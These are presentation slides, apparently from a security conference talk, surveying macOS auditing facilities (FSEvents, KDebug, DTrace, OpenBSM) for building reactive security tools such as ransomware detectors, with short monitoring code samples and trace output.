


"crap, I've been hacked :(  
...but thanks to auditing, I have a record of  
what the hackers/malware accomplished!"

# WHY AUDITING? programmatically, in (reactive) security tools



what interests me!



1 untrusted process

2 ...is creating files

3 ...that are encrypted!




Towards Generic Ransomware Detection

[https://objective-see.com/blog/blog\\_0x0F.html](https://objective-see.com/blog/blog_0x0F.html)

# AUDITING MECHANISMS

## what's available on macOS?



# FSEVENTS

## audit file i/o events



*"FSEvents is conceptually somewhat similar to Linux's inotify"* -j. levin (Mac OS X & iOS Internals)



connect to: /dev/fsevents



specify events of interest

↳ `FSE_CREATE_FILE / FSE_DELETE, etc.`

3    `while(read() > 0)`  
    parse events



- █ file create
- █ file delete
- █ etc...

# FSEVENTS

## filemon, an FSEvents client

```
fsed = open("/dev/fsevents", O_RDONLY);

for(i = 0; i < FSE_MAX_EVENTS; i++)
    events[i] = FSE_REPORT;

clone_args.fd = &cloned_fsed;
clone_args.event_list = events;

ioctl(fsed, FSEVENTS_CLONE, &clone_args);

while ((rc = read (cloned_fsed, buf, BUFSIZE)) > 0)
    //parse events
```



[newosxbook.com/  
tools/filemon.html](http://newosxbook.com/tools/filemon.html)

reading off '/dev/fsevents'

```
$ touch /tmp/OPCDE
$ rm /tmp/OPCDE
```



```
# ./filemon
10498 touch Created  /private/tmp/OPCDE
10510 rm     Deleted  /private/tmp/OPCDE
```

some file i/o cmds

filemon output

# KDEBUG

## built-in kernel trace facility

bsd/dev/i386/systemcalls.c




fs\_usage



sc\_usage



latency



/usr/bin

```
#define DBG_BSD_EXCP_SC 0x0C /* System Calls */

void unix_syscall(...)
{
    ...
    if (kdebug_enable && !code_is_kdebug_trace(code) )
    {
        KERNEL_DEBUG_CONSTANT_IST(KDEBUG_TRACE,
            BSDDDBG_CODE(DBG_BSD_EXCP_SC, code) | DBG_FUNC_END,
            error, uthread->uu_rval[0], uthread->uu_rval[1], pid, 0);
    }
}
```

KDebug via  
**KERNEL\_DEBUG\_CONSTANT\***



"ktrace\_start: Resource busy"

note: there can only be a single consumer of KDebug

# KDEBUG

## consuming KDebug events

```
//enable KDebug
mib[0] = CTL_KERN;
mib[1] = KERN_KDEBUG;
mib[2] = KERN_KDENABLE;
mib[3] = 1;
sysctl(mib, 4, NULL, 0, NULL, 0);

//read KDebug events
mib[0] = CTL_KERN;
mib[1] = KERN_KDEBUG;
mib[2] = KERN_KDREADTR;
sysctl(mib, 3, buf, len, NULL, 0);
```

kdebug.h

```
/*
 * Kdebug is a facility for tracing events occurring on a system.
 *
 * All events are tagged with a 32-bit debugid:
 *
 * +-----+-----+-----+
 * | Class (8) | Subclass (8) | Code (14) | Func |
 * |          |          |           | (2)  |
 * +-----+-----+-----+
 * \-----/           00_/
 * \-----/           Eventid
 * \-----/           Debugid
 *
 * The eventid is a hierarchical ID, indicating which components an event is
 * referring to. The debugid includes an eventid and two function qualifier
 * bits, to determine the structural significance of an event (whether it
 * starts or ends an interval).
 */
```

"messages are compressed & encoded...
relying on /usr/share/misc/trace.codes"
-j. levin


```
# kdv.universal 0

26912 0 0x053100da < CPUPM_IDLE_MWAIT      kernel_task/0/0x66 Args:1 50 31412718 1
28095 0 0x01400026 < MACH_IDLE            kernel_task/0/0x66 Args:0 5 0 0
29385 0 0x0c010004   MT_InsCyc_CPU_CSwitch kernel_task/0/0x66 Args:4f73b5942042 729a22ddcf7e 0 0
29699 0 0x01400008   MACH_STKHANDOFF       kernel_task/0/0x66 Args:0 3144 0 1f
```

kdv's KDebug output  
([newosxbook.com/tools/kdv.html](http://newosxbook.com/tools/kdv.html))

# DTRACE

## a powerful tracing capability




dtrace 'driver'



kernel mode

dtrace 'providers'



written in 'D', these scripts specify [to the kernel] which probes to activate for tracings

provider	description
mach_trap	mach traps
proc	processes (by pid)
syscall	BSD system calls
vminfo	virtual memory info

dtrace providers (partial)  
(Mac OS X & iOS Internals)

# DTRACE but, now neutered by SIP :(

```
#!/bin/sh
# execsnoop - snoop process execution as it occurs.

/* SOLARIS: syscall::exec:return, syscall::exece:return */
proc:::exec-success
...
OPT_dump ? printf("%d %d %d %d %s ", timestamp/1000,
    curpsinfo->pr_projid, uid, pid, ppid, execname) :
    printf("%5d %6d %6d ", uid, pid, ppid);
```

## Apple's execsnoop

```
# dtrace -l
dtrace: system integrity protection is on, some
features will not be available

# /usr/bin/execsnoop
: probe description proc:::exec-success does not
match any probes. System Integrity Protection on
```

- ! disable SIP:
  - 1 boot into 'Recovery Mode'
  - 2 csrutil enable --without dtrace

... System Integrity Protection (SIP)

# OPENBSM

## macOS's de-facto auditing mechanism



*"macOS support [for Solaris' OpenBSM]  
was provided for Apple by McAfee"*  
-j. levin (\*OS internals)


kernel mode



